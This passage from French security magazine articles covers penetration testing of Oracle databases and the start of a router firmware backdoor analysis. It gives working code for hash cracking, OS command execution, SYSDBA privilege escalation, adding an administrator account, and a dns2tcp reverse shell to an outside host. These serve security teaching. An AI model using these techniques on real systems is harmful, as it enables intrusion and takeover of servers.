0x00e0: 4134 4141 3735 251b 0000 0401 0000 0002 A4AA75%.....
0x00f0: 0001 0000 0000 0000 0000 0000 0000 0000 .....
0x0100: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

La dernière version « unstable » du *patch jumbo* pour **John** (<http://openwall.info/wiki/john/patches>) implémente l'algorithme du protocole. Il suffit donc de mettre les informations dans le bon format :

```
$ cat ora.txt
dbsnmp:$o5!ogon$08FDF30E708A483AD6078E2A9426A612ED0CA3CF9454A794DD9
5E9D8C7B5BF67171FEB357EEFF7DCAB513227728886D2*7BB12B7B65B963A4AA75
```



... pour casser le mot de passe avec **John** :

```
$ john ora.txt
Loaded 1 password hash (Oracle 05LOGON protocol [32/64])
pass (dbsnmp)
```

La mise en place de cette attaque ne nécessite, comme prérequis, que la connaissance d'un SID et d'un utilisateur valide. De plus, si le client est modifié pour n'envoyer que le paquet initial et couper la connexion une fois les informations reçues, aucune journalisation ne sera effectuée. L'attaque se fera donc en toute discrétion.

3 Interaction avec le système d'exploitation

Une fois connecté à la base de données Oracle, il n'est pas toujours évident de s'y retrouver dans les méandres des processus qui composent la base. Quelles possibilités sont offertes en matière d'intrusion sur le système ? Il est certes facile de retrouver les différentes tables et données composant la base, mais comment rebondir sur le système d'exploitation pour compromettre et utiliser celui-ci afin d'atteindre d'autres machines ? Comment lire ou écrire dans le système de fichiers ?

Les bases de données MySQL et MS SQL Server sont connues pour offrir de telles possibilités : **xp_cmdshell** sur la base de données éditée par Microsoft n'est plus à présenter. MySQL offre également de nombreuses possibilités avec les fonctions UDF (*User-Defined Fonction*) ainsi que les différentes manières d'atteindre le système de fichiers via les fonctions **select load_file**, **select into outfile** ou **select into dumpfile**.

Oracle n'échappe pas à la règle et en cas de compromission complète de la base de données (et donc une fois obtenus des droits élevés), il est possible d'interagir avec plusieurs composants du système d'exploitation :

- le système de fichiers ;
- le *shell* ;
- le réseau.

Sous Oracle, la plupart du temps, seule l'utilisation de Java est présentée comme solution pour obtenir un *shell*. L'intégration de cette machine virtuelle dans la base de données met à disposition d'un attaquant l'intégralité des API proposées par Java, lui facilitant ainsi l'exécution de code à distance. Mais qu'advient-il si Java :

- n'est pas disponible, comme c'est le cas sur Oracle 10g XE (eXpress Edition) ;

- n'est pas autorisé (privilèges à accorder à l'utilisateur lançant la procédure Java) ;
- n'a pas la configuration nécessaire pour être lancé (pas assez de mémoire par exemple, comme on peut le voir régulièrement sur les versions 9).

Il existe d'autres méthodes qui vont être exposées dans les sections suivantes répondant aux différents besoins en matière d'interaction avec le système d'exploitation. Ces méthodes se basent notamment sur des fonctions spécifiques implémentées dans Oracle, sur une fonctionnalité relativement méconnue d'Oracle ou sur l'utilisation de bibliothèques annexes.

3.1 Système de fichiers

En tests d'intrusion, on retombe souvent sur le triptyque « recherche d'information », « découverte de vulnérabilités », « exploitation ». L'atteinte au système de fichiers fait ainsi partie de cette première étape de recherche d'informations : connaître la configuration du système contenue dans les fichiers va permettre de découvrir potentiellement une vulnérabilité qui sera ensuite exploitée pour atteindre une nouvelle étape, etc.

Oracle ne permet pas l'utilisation directe de fonctions de type **load data infile** ou **select into outfile**, il va donc falloir les créer à partir de procédures. Pour cela, il nous faut d'abord l'autorisation d'accéder au système de fichiers. Ceci n'est pas autorisé par défaut sous Oracle : l'équivalent d'un « lien » entre ce qui peut être vu par Oracle et le système de fichiers qui héberge la base doit au préalable être créé. Ce lien peut déjà exister dans la configuration de la base, sinon il nous faudra le déclarer. La configuration de tel « lien » est obtenue dans la vue dynamique **all_directories** :

```
SQL> select * from all_directories;
```

OWNER	DIRECTORY_NAME	DIRECTORY_PATH
SYS	SUBDIR	/tmp

Le résultat, s'il n'est pas vide, indique tous les répertoires du système de fichiers (**DIRECTORY_PATH**) qui seront accessibles par l'utilisateur défini dans le champ **OWNER**. Le lien de nom **DIRECTORY_NAME** sera utilisé depuis la base pour accéder aux fichiers. C'est donc dans ces répertoires, et uniquement dans ceux-ci, qu'il sera possible d'accéder en lecture et écriture aux fichiers. Les sous-répertoires ne seront pas non plus accessibles, il nous faudra donc un « lien » pour chacun des répertoires à accéder.

Il est évidemment possible, modulo les privilèges et rôles liés à notre session, de créer un tel lien, et donc de pouvoir interagir avec n'importe quelle partie du système de fichiers, via la commande suivante :



```
SQL> create directory TEST as '/tmp/';

Directory created.
```

Il ne reste plus qu'à créer les deux fonctions qui permettront, respectivement, de lire et d'écrire dans le répertoire ciblé :

```
create or replace procedure FILE_READ(filename in varchar2)
is
    fic utl_file.file_type;
    buffer varchar2(1000);
begin
    fic := utl_file.fopen('TEST', filename, 'r');
    loop
        begin
            utl_file.get_line(fic, buffer);
            dbms_output.put_line(buffer);
        exception
            when no_data_found then exit;
        end;
    end loop;
    utl_file.fclose(fic);
end;
/
Procedure created.
```

```
create or replace procedure FILE_WRITE
is
    fic utl_file.file_type;
begin
    fic := utl_file.fopen('TEST', 'myfile.txt', 'W');
    utl_file.put_line(fic, 'Lorem ipsum dolor sit amet, consectetur adipiscing elit');
    utl_file.put_line(fic, 'sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. ');
    utl_file.fclose(fic);
end;
/
Procedure created.
```

Note

Selon la configuration du client SQL utilisé, et notamment pour le client standard sqlplus, il peut être nécessaire d'activer l'affichage via la commande **SET SERVEROUTPUT ON**.

L'exécution des procédures ainsi définies se fait ensuite de manière normale via la commande SQL **exec** :

```
SQL> exec FILE_WRITE;

PL/SQL procedure successfully completed.

SQL> exec FILE_READ('myfile.txt');
Lorem ipsum dolor sit amet, consectetur adipiscing elit
sed do eiusmod tempor incididunt ut labore et dolore magna aliqua.

PL/SQL procedure successfully completed.
```

Il est maintenant aisé d'interagir avec les différents fichiers du système d'exploitation.

3.2 Exécution de commandes

3.2.1 Java

La solution la plus connue consiste à utiliser le langage Java. Celui-ci est intégré la plupart du temps dans les bases de données Oracle. Toutes les fonctionnalités du langage Java sont alors accessibles au sein d'Oracle. Il n'est donc pas compliqué de créer une fonction en code Java capable de lancer des commandes système :

```
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "JAVACOMMAND" AS
import java.lang.*;
import java.io.*;
import java.util.*;

public class JAVACOMMAND {
    public static String execcmd(String command) throws IOException {
        Process process = Runtime.getRuntime().exec(command);
        InputStream br= process.getInputStream();
        DataInputStream in = new DataInputStream(process.getInputStream());
        DataInputStream error = new DataInputStream(process.getErrorStream());
        BufferedReader bin = new BufferedReader(new InputStreamReader(in));
        BufferedReader berror = new BufferedReader(new InputStreamReader(error));
        String line = null;
        String out = new String();
        while ((line = bin.readLine()) != null) { out+=line+"\n"; }
        while ((line = berror.readLine()) != null) { out+=line+"\n"; }
        return out;
    }
}
/
```

Cette fonction est intégrée dans une fonction Oracle :

```
CREATE OR REPLACE FUNCTION JAVACMDLAUNCH (cmd IN VARCHAR2)
RETURN VARCHAR2 AS LANGUAGE JAVA
NAME
'JAVACOMMAND.execcmd (java.lang.String) return java.lang.String';
/
```

La fonction Oracle est ensuite appelée pour lancer des commandes sur le système :

```
SQL> select javacmdlaunch('/bin/cat /etc/passwd') from dual ;
```

Parfois, Oracle demande des droits particuliers. Le message d'erreur contient souvent la solution ou, dans la majorité des cas, un **GRANT javasyspriv TO 'utilisateur'**; permet de régler le problème.

Mais cette solution ne fonctionne pas à tous les coups. Comme expliquée précédemment, la présence de Java au sein d'Oracle est nécessaire, les droits doivent être positionnés, et suffisamment de mémoire doit être allouée à la machine virtuelle Java pour qu'elle puisse fonctionner.

D'autres solutions existent, moins connues, elles sont explicitées par la suite.



3.2.2 Oradebug

Une technique relativement peu utilisée par rapport à l'exécution par Java a été révélée en 2011 par Laszlo Toth. Elle ne se limite pas d'ailleurs à la seule exécution de code puisqu'elle a été prévue pour le « débogage » de la base de données Oracle et des différents processus qui la composent. Cette fonction est **Oradebug**, véritable débogueur intégré à Oracle, et elle est encore peu documentée (en tout cas, pas par l'éditeur). Elle ouvre la voie à de nombreuses possibilités, notamment intrusives :

- débogage de fonctions ;
- atteinte des différentes fonctions standards importées par Oracle (dont des fonctions très intéressantes en cas d'exploit, comme **system()**) ;
- possibilité d'interagir avec la base de données, en contournant certains principes de sécurité, en particulier en court-circuitant la journalisation des actions (puisque tout s'exécute en mémoire) ;
- enfin, il est possible d'aller très loin dans une intrusion en laissant des portes dérobées relativement indétectables (toujours en mémoire) pour un administrateur, dans le but de faire du maintien d'accès.

Pour fonctionner, Oradebug implique d'avoir un niveau de privilège très important, son utilisation passe donc en général par une phase d'élévation de privilèges.

3.2.3 Élévation de privilèges

Que l'on veuille faire de l'exécution de code ou non, Oradebug nécessite d'être lancé via un utilisateur connecté en tant que **SYSDBA**. Dans le cas contraire, Oradebug refusera de se lancer. Si cette contrainte semble au premier abord élevée, il existe tout de même différents moyens de la satisfaire par les biais suivants :

- faille dans la base de données (les versions majeures sans aucun patch de sécurité installé ont souvent des vulnérabilités permettant d'élever ses privilèges, par exemple la faille Aurora) ;
- injection SQL dans des procédures stockées appartenant à un **SYSDBA** ;
- cassage des empreintes de l'un des utilisateurs **SYSDBA**.

Il est aussi possible d'élever les privilèges de la connexion courante en créant un script (*shell* ou en utilisant son langage favori). Celui-ci est lancé par une procédure Java (cf. les chapitres précédents), permettant de modifier les privilèges de cette première session, au travers d'une deuxième connexion à la base de données avec un profil **SYSDBA**.

À cette fin, ce script recherche dans le binaire Oracle l'adresse de la variable **kzspga_** en utilisant

la commande **Objdump**. Cette variable est un drapeau contenant, entre autres informations, l'état du privilège de la session courante. Par la suite, le script lance une connexion locale au système avec les privilèges **SYSDBA** ; il utilise pour cela le fait qu'un membre du groupe **dba** sous Linux (ou **ORA_DBA** sous Windows) peut se connecter en **SYSDBA** sans authentification. Le script interagit avec cette nouvelle connexion afin de modifier, au travers d'Oradebug, la variable **kzspga_** dans la mémoire du processus **SQLPLUS** non privilégié, dont le PID a préalablement été passé en argument au script. Cette modification consiste à attribuer la valeur correspondante aux privilèges **SYSDBA** à la session originale que contrôle l'attaquant, grâce à une écriture en mémoire au travers de la commande **poke** d'Oradebug.

Le script prend donc la forme suivante :

```
#!/usr/bin/python

import os, subprocess, sys

orahome = os.environ["ORACLE_HOME"]
addr = os.popen("/usr/bin/objdump -t " + orahome + "/bin/oracle | /usr/bin/egrep
\"^(.+).g.*kzspga\" | /usr/bin/cut -f1 -d' ' ").read();
sqlpl = subprocess.Popen([orahome+"/bin/sqlplus", '-S', '/ as sysdba'],
stdout=subprocess.PIPE, stdin=subprocess.PIPE, stderr=subprocess.PIPE)
sqlpl.stdin.write('oradebug setospid ' + sys.argv[1] + '\n')
sqlpl.stdin.write('oradebug poke 0x'+addr[:1]+' 1 0xA\n')
print sqlpl.communicate()
```

La commande **Peek** permet de lire en mémoire :

```
oradebug peek <adresse> <taille à lire>
```

La commande **Poke** permet d'y écrire :

```
oradebug poke <adresse> <taille à écrire> <valeur>
```

Le script prend en argument le PID de la session courante. Ce PID (SPID pour *Session PID*) peut être obtenu au travers de la commande SQL suivante :

```
SQL> select p.spid from v$session s, v$process p where s.paddr=p.
addr and sid=(select sid from v$mystat where rownum = 1);
```

```
SPID
-----
31950
```

L'exécution du script par la fonction java précédente (**javacmdlaunch**) en fournissant le SPID en argument va permettre de finaliser l'élévation de privilèges :

```
SQL> select javacmdlaunch('/tmp/ora.py 31950') from dual;
```

```
JAVACMDFUNC('/TMP/ORA.PY31950')
```

```
-----
oradebug poke 0x00000000a9adbc0 1 0xA
('Oracle pid: 22, Unix process pid: 31950, image: oracle@localhost.localdomain (
TNS V1-V3)\nBEFORE: [00A9ADBC0, 00A9ADBC4] = 00000000\nAFTER: \t[00A9ADBC0, 00A9A
DBC4] = 0000000A\n', '')
```



On obtient donc les droits **SYSDBA** nous permettant d'utiliser sans restriction Oraclebug :

```
SQL> oraclebug setmypid  
Statement processed.
```

3.2.4 Appels système

Une autre fonctionnalité d'Oraclebug est de pouvoir faire appel aux fonctions utilisées par les binaires « débogués » y compris à la fonction **system()** si elle est présente ; mais on se doute qu'un binaire de la taille de celui d'Oracle contiendra un appel à cette fonction.

Pour effectuer un appel à l'une des fonctions, il suffit d'utiliser la commande **call** :

```
SQL> oraclebug call <fonction utilisée par oracle>
```

Il est donc facile de lancer des commandes systèmes via un appel à **system()**. Pour l'utiliser, il suffit de lui fournir le PID d'Oracle en argument :

```
SQL> oraclebug setmypid
```

Puis, on pourra appeler la fonction voulue :

```
SQL> oraclebug call system "/bin/ls"  
Function returned 0
```

Le résultat ne laisse apparaître qu'une valeur de retour de fonction : en effet, l'affichage des résultats de la commande ne pourra pas se faire dans la session sqlplus en cours. Il est toutefois possible de rediriger la sortie vers un fichier qu'il suffira ensuite d'afficher (via une fonction **utl_file** vue précédemment par exemple), pour obtenir le résultat :

```
SQL> oraclebug call system "/bin/ls >/tmp/result.txt"
```

Cette syntaxe est valable pour les différentes versions d'Oracle, jusqu'à la version 11. À partir de cette version en effet, un pseudo correctif semble empêcher les arguments (il n'y a pas de message d'erreur si la commande est effectuée sans argument) :

```
SQL> oraclebug call system "/bin/ls > /tmp/result"  
ORA-32507: expecting quoted(") argument but found "/bin/ls
```

Une recherche sur Internet laisse penser qu'aucune solution n'est possible, pourtant David Litchfield dans sa présentation à BlackHat en 2011 proposait une solution efficace : il suffit d'écrire en mémoire la commande à exécuter (à l'aide de **peek** et de **poke**), puis de donner en argument de **system()** l'adresse de début de la chaîne de caractères. Malheureusement, et c'est sans doute pour cette raison que personne ne fait mention de sa méthode, aucun support de présentation n'a été publié. Seule une vidéo de la

conférence est présente sur YouTube (<https://www.youtube.com/watch?v=H6g8ZRVcfhA>).

Une petite astuce, bien connue des vétérans Unixiens, permet de contourner le système :

```
SQL> oraclebug call system "/bin/ls${IFS}>/tmp/result"  
Function returned 0
```

3.2.5 Bibliothèque dynamique

Une des autres solutions pour effectuer de l'exécution de commandes à distance via Oracle est également présentée par David Litchfield dans cette même conférence. Pour cela, il suffit de créer un lien vers une bibliothèque du système de fichiers, puis d'effectuer un appel à l'une des fonctions de cette bibliothèque. Dans ce cas-là, quoi de plus naturel que d'utiliser la bibliothèque **msvcrt.dll** sous Windows pour faire un appel à la fonction **system()** en lui passant en argument la fonction que l'on souhaite voir s'exécuter ?

La plupart du temps, Oracle fournit cette bibliothèque dans l'installation d'Oracle sous Windows. Elle est, en général, dans le répertoire **\$ORACLE_HOME\bin**. Le processus d'exploitation est alors le suivant :

Création du « lien » vers la bibliothèque :

```
SQL> create or replace library LIBSYSEXEC as '..\bin\msvcrt.dll';  
2 /  
  
Library created.
```

Création de la procédure faisant appel à la fonction **system()** :

```
SQL> create or replace procedure plsysexec (cmd in varchar2) is  
2 external name "system" language C library libsysexec parameters (cmd string);  
3 /  
  
Procedure created.
```

Exécution de la bibliothèque avec passage de commandes au système d'exploitation :

```
SQL> exec plsysexec('net user orahack pwd /add');  
  
PL/SQL procedure successfully completed.  
  
SQL> exec plsysexec('net localgroup administrators orahack /add');  
  
PL/SQL procedure successfully completed.
```

Il est possible de décliner le principe pour les systèmes de type Unix.

Si l'on crée la bibliothèque directement et qu'on la place dans le répertoire prévu pour les bibliothèques d'Oracle, on pourra effectuer le même type d'opération :



```
#include <stdlib.h>
int cmd(char*);

int cmd(char *command)
{
    return system(command);
}
```

```
$ gcc -fPIC -DSHARED_OBJECT -c ext.c
$ ld -shared -o ext.so ext.o
$ cp ext.so $ORACLE_HOME/lib
```

En appliquant la démarche présentée dans le paragraphe précédent :

```
SQL> create or replace library LIBSYSEXC AS '$ORACLE_HOME/lib/ext.so';
/

SQL> create or replace function exec_cmd(cmd in varchar2)
return pls_integer as language C
library LIBSYSEXC name "cmd" parameters (cmd STRING, RETURN INT);
/

SQL> select exec_cmd('/bin/ls') from dual;

EXEC_CMD('/BIN/LS')
-----
0
```

La situation est donc la même sauf qu'il nous faut lancer une commande pour compiler la bibliothèque, ce qui nous plonge en plein paradoxe de l'œuf ou de la poule. Plutôt que de créer sa propre bibliothèque, il va nous falloir en trouver une présente sur le système cible qui possède déjà cette fonction **system()**. Les bibliothèques d'Oracle sont positionnées dans le répertoire **\$ORACLE_HOME/lib** :

```
$ ls /opt/oracle/app/oracle/product/11.2.0/dbhome_1/lib/libc*.so
libcel111.so
libclntsh.so
libclsrall.so
libcorejava.so
libcxaguard.so.5
```

Une recherche des symboles contenus dans l'une de ces bibliothèques permet de trouver celui qui nous intéresse :

```
$ nm /opt/oracle/app/oracle/product/11.2.0/dbhome_1/lib/libclntsh.so | grep system
[...]  
U system@@GLIBC_2.2.5
```

En reprenant la même méthode avec cette bibliothèque, l'exécution sera donc possible sans avoir besoin de lancer une commande au préalable :

```
SQL> create or replace library LIBSYSEXC AS '$ORACLE_HOME/libclntsh.so';
```

Outre l'utilisation de Java, il existe donc plusieurs méthodes pour exécuter des commandes et rebondir

sur le système d'exploitation. Sous Linux, l'utilisateur sera normalement non privilégié, mais aura tout de même la possibilité d'utiliser la machine pour rebondir, ou tenter de trouver une élévation de privilèges. Sous Windows, Oracle est lancé généralement avec les droits **System** et la machine peut alors être considérée comme intégralement compromise.

3.3 reverse shell

Lancer des commandes est quasiment une finalité sur un système local : on peut prendre possession du système, tenter une élévation de privilèges si besoin ou rebondir sur un autre système. Les actions possibles sont cependant plus limitées qu'avec un *shell* complet : notre but est alors d'utiliser les différents éléments vus précédemment afin d'en obtenir un. Le filtrage réseau mis en place empêchera sans doute une connexion directe depuis l'extérieur vers la base de données et la plupart du temps il sera nécessaire de lancer un « reverse-shell ». Plusieurs ports fréquemment autorisés en sortie peuvent être utilisés : HTTP, SSH, etc. Mais le plus fréquemment ouvert est sans nul doute le DNS. Parmi les différents outils d'encapsulation DNS, **dns2tcp** (<http://www.hsc.fr/ressources/outils/dns2tcp/index.html>) se démarque par sa possibilité d'interfacer le tunnel avec une commande.

La mise en place va débuter en vérifiant que le DNS est bien opérationnel. Pour cela, l'utilisation de la commande Java précédente fera l'affaire :

```
SQL> select javacmdlaunch('host www.google.com') from dual ;
www.google.com has address 74.125.195.106
www.google.com has address 74.125.195.147
www.google.com has address 74.125.195.99
www.google.com has address 74.125.195.104
www.google.com has address 74.125.195.105
www.google.com has address 74.125.195.103
```

Le client **dns2tcp** a peu de chance d'être déjà installé, il va donc falloir le récupérer. Le processus n'est pas simple : il faut pouvoir transférer le binaire par l'interpréteur de commande SQL depuis la machine locale vers la base de données Oracle distante. Nous savons déjà écrire un fichier texte sur le système distant, il s'agit maintenant d'écrire un fichier binaire en l'important depuis le système local.

Comme dans tout interpréteur SQL de base de données, il est possible d'ouvrir un fichier SQL local via la commande **@fichier.sql**. Il est donc possible d'y insérer le corps du binaire et d'ajouter les éléments de la procédure **FILE_WRITE** précédente pour pouvoir écrire le contenu du fichier. Évidemment, dans le cas d'un fichier binaire, de nombreux caractères risquent de ne pas être correctement pris en compte. L'astuce consiste donc à encoder en base 64 le fichier au préalable. Le processus est alors le suivant :



1. encodage du binaire en base 64 ;
2. intégration dans une procédure d'écriture Oracle dans un fichier SQL local ;
3. appel de ce fichier SQL depuis l'interpréteur ;
4. exécution de cette procédure ;
5. appel de la fonction Java pour décoder le base64 ;
6. ajout des droits d'exécution.

Prenons un simple « Hello World » pour illustrer la problématique :

```
#include <stdio.h>

int main()
{
    printf("Hello World\n");
    return 0;
}
```

Une fois compilé, il suffit d'ajouter l'entête de la procédure et les fonctions d'écriture dans un fichier et de placer le tout dans un fichier **.sql** :

```
$ echo "create or replace procedure FILE_WRITE is fic utl_file.file_type; begin
fic := utl_file.fopen('TEST', 'b64.txt', 'W');" > b64.sql
$ cat binaire | base64 | sed "s/^/utl_file.put_line(fic, '/' | sed "s/$/');/" >>
b64.sql
$ echo "utl_file.fclose(fic); end;\n/" >> b64.sql
```

Le fichier peut ensuite être incorporé dans le client Oracle :

```
SQL> @b64.sql

Procedure created.
```

Puis exécuté :

```
SQL> exec FILE_WRITE;

PL/SQL procedure successfully completed.
```

Son décodage n'est par contre pas aussi simple, l'utilisation d'une redirection n'étant pas correctement gérée par la fonction Java :

```
SQL> select javacmdlaunch('/usr/bin/base64 -d /tmp/b64.txt >/tmp/exeb64') from
dual ;

JAVACMDLAUNCH('/USR/BIN/BASE64-D/TMP/B64.TXT>TMP/EXEB64')
-----
/usr/bin/base64: extra operand a??/tmp/b64.txta??
Try '/usr/bin/base64 --help' for more information.
```

La création d'un script *shell* permettra d'automatiser le décodage :

```
create or replace procedure FILE_WRITE
is
    fic utl_file.file_type;
begin
```

```
    fic := utl_file.fopen('TEST', 'decode.sh', 'W');
    utl_file.put_line(fic, '#!/bin/sh');
    utl_file.put_line(fic, '/usr/bin/base64 -d /tmp/b64.txt > /tmp/exec_b64');
    utl_file.fclose(fic);
end;
/
```

```
SQL> exec FILE_WRITE;
```

```
PL/SQL procedure successfully completed.
SQL> select javacmdlaunch('/bin/sh /tmp/decode.sh') from dual ;
```

Il ne reste plus qu'à rendre exécutable le binaire :

```
SQL> select javacmdlaunch('chmod u+x /tmp/exec_b64') from dual ;
```

Son utilisation est ensuite possible :

```
SQL> select javacmdlaunch('/tmp/exec_b64') from dual ;

JAVACMDLAUNCH('/TMP/EXEC_B64')
-----
Hello World
```

Le binaire est enfin prêt... pour peu qu'il ait été lié statiquement (« static ») pour éviter toute dépendance et que le répertoire dans lequel il est placé soit exécutable (cas du noexec sur **/tmp** par exemple). Dans cette dernière éventualité, le répertoire **\$ORACLE_HOME/bin** pourra toujours servir de secours. La procédure pour n'importe quel binaire suivra le même chemin. Le tunnel DNS pourra enfin être monté au travers de la requête suivante :


```
SQL> select javacmdlaunch('/tmp/dns2tcpc -z zone.dns.fr -e /bin/sh
-r reverse 192.168.0.5') from dual ;
```

Conclusion

Oracle possède toujours un grand nombre de vulnérabilités découvertes au fur et à mesure de ses évolutions. La plupart sont corrigées, mais parfois après un long délai. De plus, les mises à jour sur les serveurs de base de données en production sont rarement appliquées, la plupart du temps parce que les applications qui utilisent de telles bases ont une importance métier trop élevée pour pouvoir être redémarrées. Par conséquent, on rencontre encore de nombreuses bases possédant des vulnérabilités pourtant corrigées... Une gestion saine de l'administration pourrait réduire fortement les impacts de telles failles : segmentation réseau, filtrage, modification des mots de passe, désactivation des comptes inutilisés, revue des privilèges, gestion saine des rôles, application des correctifs, etc. pourraient limiter la plupart des compromissions. ■

ANALYSE DE FIRMWARES : CAS PRATIQUE DE LA BACKDOOR TCP/32764

Eloi Vanderbeken – Expert sécurité chez Synacktiv
eloi.vanderbeken@synacktiv.com – @elvanderb



mots-clés : ROUTEUR / BACKDOOR / 32764 / SERCOMM

À l'heure de l'Internet of Things, de la suspicion généralisée envers les codes fermés des matériels embarqués (en particulier ceux des routeurs) et de la démocratisation des outils de reverse engineering hardware, l'étude de firmwares est de plus en plus répandue. Dans cet article, nous verrons comment procéder à l'analyse du firmware de différents routeurs, depuis la recherche de vulnérabilités jusqu'à leur exploitation.

1 Récupération du firmware

Dans cet article, nous nous intéresserons aux modems-routeurs Linksys WAG 200G, Netgear DGN1000 et Netgear DGN1000v3 (disponibles pour une trentaine d'euros). Avant de pouvoir commencer à étudier un firmware, il faut au préalable le récupérer. Pour cela, plusieurs méthodes sont possibles.

La manière la plus simple consiste à utiliser les mises à jour produites par l'éditeur et de tenter d'en extraire le firmware. Lorsque cela s'avère impossible (dans le cas de mises à jour chiffrées par exemple), il faut alors sortir le fer à souder, les tournevis et les adaptateurs JTAG pour tenter de dumper le code du firmware directement depuis le matériel. Cette partie n'est pas l'objet de notre article, cependant vous trouverez de nombreuses informations sur le blog /dev/ttyS0 [TTY].

Dans notre cas, nous sommes suffisamment chanceux, Netgear supporte encore les modems-routeurs DGN1000 et DGN1000v3 et permet le téléchargement directement depuis Internet. Dans le cas d'un modem dont la date de fin de support est dépassée (s'il tourne par exemple sous Windows XP :)) ou si vous souhaitez étudier une version précédente d'un firmware, le site modem-help [MODEM] est très utile et comporte de nombreuses références. C'est sur ce site que nous trouverons le firmware du WAG 200G.

2 Extraction des données

Une fois le firmware téléchargé, il est nécessaire d'en extraire les données intéressantes. Dans la majorité des cas, les firmwares intègrent un système de fichiers. Celui-ci contiendra l'ensemble des fichiers nécessaires au bon fonctionnement du matériel, c'est-à-dire son système d'exploitation (dans l'immense majorité des cas un Linux personnalisé pour s'interfacer avec le matériel), les différents utilitaires (l'interface Web, le pare-feu, éventuellement un contrôle parental, etc.) et des données diverses et variées (pages HTML, etc.).

Si le firmware n'est pas chiffré, il y a de grandes chances que vous arriviez à extraire son système de fichiers en utilisant l'utilitaire Binwalk [BINWALK]. Cet outil utilise de nombreuses heuristiques et signatures afin d'aider à identifier un fichier, ses données et d'exploiter les données découvertes.

Dans le meilleur des cas, Binwalk est directement capable d'extraire le système de fichiers du firmware. De plus, Binwalk ne se contente pas de supporter les formats de fichiers classiques, il implémente aussi les différents formats utilisés par les constructeurs les plus répandus (comme par exemple un squashfs v2 utilisant LZMA comme algorithme de compression, comme c'est le cas par exemple pour le WAG 200G).



Un exemple d'extraction des données sur le routeur Netgear DGN1000v3 est donné ci-dessous :

```
$ binwalk -e ./DGN1000v3-V1.0.0.4_0.0.4.0.4.img

DECIMAL  HEX      DESCRIPTION
-----
192      0xC0     Squashfs filesystem, little endian, version 4.0,
compression:lzma, size: 3317711 bytes, 1239 inodes, blocksize: 131072 bytes,
created: Fri Jun 7 04:23:53 2013
3317952  0x32A0C0 LZMA compressed data, properties: 0x5D, dictionary size:
8388608 bytes, uncompressed size: 5364872 bytes

$ ls _DGN1000v3-V1.0.0.4_0.0.4.0.4.img.extracted/
32A0C0 32A0C0.7z C0.squashfs squashfs-root

$ ls _DGN1000v3-V1.0.0.4_0.0.4.0.4.img.extracted/squashfs-root/
bin default_language_version dev etc firmware_version hardware_version lib
mnt module_name proc sbin sys tmp usr vendor_model_name www
```

Si Binwalk est dans l'incapacité d'extraire automatiquement le système de fichiers, il vous faudra étudier le format du firmware à la main (en espérant que celui-ci ne soit pas chiffré) et encore une fois Binwalk pourra s'avérer utile.

Il offre en effet plusieurs fonctions de visualisation d'un fichier sur lesquelles viendra se greffer son analyse. Il est ainsi possible de voir sur un graphique interactif (en 2D ou en 3D !) l'emplacement des chaînes de caractères, des systèmes de fichiers, des données compressées, l'entropie locale ou les possibles débuts de fonctions MIPS identifiées. La figure ci-dessous illustre les possibilités offertes par cette fonctionnalité :




Fig. 1 : Résultat de la commande `binwalk -BASE` sur le firmware du DGN1000v3. Il est possible de zoomer et de se déplacer dans la vue afin de déterminer précisément les offsets des éléments identifiés.

3 Recherche de binaires intéressants

Une fois le système de fichiers du routeur extrait, il est possible de rechercher des vulnérabilités ou des « fonctionnalités » non documentées.

Les routeurs ont généralement une surface d'attaque réduite : quelques services permettant de faire du DHCP,

de l'UPnP, une interface Web (parfois en HTTPS) et de temps en temps un serveur FTP. Le plus simple est alors de se concentrer sur les services non standards s'ils existent, puis de se focaliser sur l'interface Web.

3.1 Scan des ports

Afin d'identifier les services exposés par le routeur, le plus simple est encore de scanner ses ports à l'aide de l'outil `nmap`. Par exemple, si vous utilisez `nmap` sur un Linksys WAG 200G (ou sur tout autre routeur listé comme vulnérable à la vulnérabilité TCP/32764 [32764]) vous verrez que celui-ci expose un port non standard : le port TCP 32764.

3.2 grep

`Nmap` s'avère très utile pour détecter les ports TCP ouverts, mais il est dans la plupart des cas incapable de détecter les ports UDP ouverts en l'absence de messages ICMP Destination Unreachable ou encore les protocoles non standards utilisant les couches basses du modèle OSI. Il faut alors procéder à une analyse des binaires et de la configuration du routeur.

Pour détecter les exécutables créant des services écoutant sur le réseau, le plus simple est d'utiliser la commande `grep` à la recherche d'appels à l'API `bind` ou `socket` puis de parcourir les scripts d'initialisation du routeur. Cela peut permettre de détecter une backdoor en moins de deux minutes, comme dans l'exemple ci-dessous :

```
squashfs-root/usr/sbin$ grep -R bind .
Fichier binaire ./dev-scan concordant
Fichier binaire ./dhcp6c concordant
[...]
Fichier binaire ./tc concordant
Fichier binaire ./telnetenable concordant # tiens tiens ...
Fichier binaire ./uhttpd concordant
[...]
Fichier binaire ./wins concordant

squashfs-root/etc$ grep -r telnetenable
rc.d/service_start.sh: /usr/sbin/telnetenable
rc.d/service_start.sh: killall telnetenable
rc.d/service_start.sh: /usr/sbin/telnetenable
rc.d/service_start.sh: killall telnetenable
rc.d/common_service.sh: /usr/sbin/telnetenable

squashfs-root/etc$ cat rc.d/service_start.sh
[...]
if [ "`nvram get telnet_endis`" = "1" ]; then
    lan_ifname=`nvram get lan_ifname`
    /usr/sbin/utelnetsd -d -i $lan_ifname -l /bin/sh
else
    /usr/sbin/telnetenable
fi
[...]
```

